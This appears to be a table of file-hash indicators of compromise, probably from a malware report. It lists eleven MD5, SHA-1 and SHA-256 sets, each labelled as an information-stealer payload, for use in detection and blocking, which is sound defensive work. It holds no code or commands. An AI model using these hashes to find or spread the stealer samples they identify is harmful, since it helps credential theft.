a1249d31ea72e00055286c94592bc0e3 8644ac0cc1a805f1682a0b0f65052a1835e599b1 01c83c32ab5c2f0fda5c04aee7b02dc30d59c91c1db70e168a6cc1215cc53ab7	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
e062fedb25bbf55894711100c35130c1 b28568c19eaafd0e8212b81ea7b87340554e1340 c5e9d0aa26ca6255559708bcf957d79e3adb4d2b08146cd765182f7b834227f4	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
f71d077c9889d005c8c71f3a2fe20fd0 2ba8275af7b7708a7f79bb442c980ec3d3c04b91 dcd2c2073c227e5b496ca0cb13e31d18b45899dca0de1633f2eeb25d264258de	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
a6064cd1760ea08973b20bdc0e7ea699 c5f3342e9fcc159eef81a459d54eb7b6ce80feb1 bc709e3aea5732c3d07c7f59ea22f8a5c026e45558d0e2aa3fb35ac78f39d9f4	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
c9ac6deb0ef78785d469033117411e3d 15622e8ec3ec4c29f09b3871678199599d285e43 0eb43cef2e674aa72b24cccd36b349ce0e4eb347c0fbf373bc53c97713e8e94f	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
da9f8ec6d3337315435fa9d9d7868980 ebf6edd68e97bd13d4ed3e878c7bd11dfb5a628c 117d5155fe3659a816f10faf859ff68c6094457eb1902d6699df74fac309befd	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
d72619b4ededa0f8cfe9554557bf2c7f ee456a4b32eff2eddf14c6ae5385d977081308b4 4da90f77a26a16eee48cb73ca920e681974554be0d87a225e7ad9416adbf34c6	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
215c203f7f3e3f63c5ae9e35d8625463 b6bfbbd9c49cc94e4fcab413f62a12bb23485cdf bc51e019e91bbb8e704ee4b7027dab4f7168b3b4e947e83d43bf4c488aa2b612	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
ece1ffba058735ab9521ee1ed5cf969c 35a06ba7f2cffaf5c2f97c7fe02d235c6317ebf2 6dbeb13c7efbd62561bf2fea3b1e3d36021e701b80a993e28498182d0884ce6f	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
f0807f8ec6349d726b19713ece98c57b e341cd9abfca8e02bef0d0af94343949a23ce6c4 bf46b901e1899533629b751f28bd4adab3f11f0ddf8b509c9f90af25a1a73b5b	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**
88facb451a849d37a272ab9a7a83a47c 27c66fa23f8af20be0234f95b35e64ccea7d73ae 5b11938d67a8a0c629bf4ec1f8b77c6ba0910546984d4d983f43a25d4e7b72ac	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**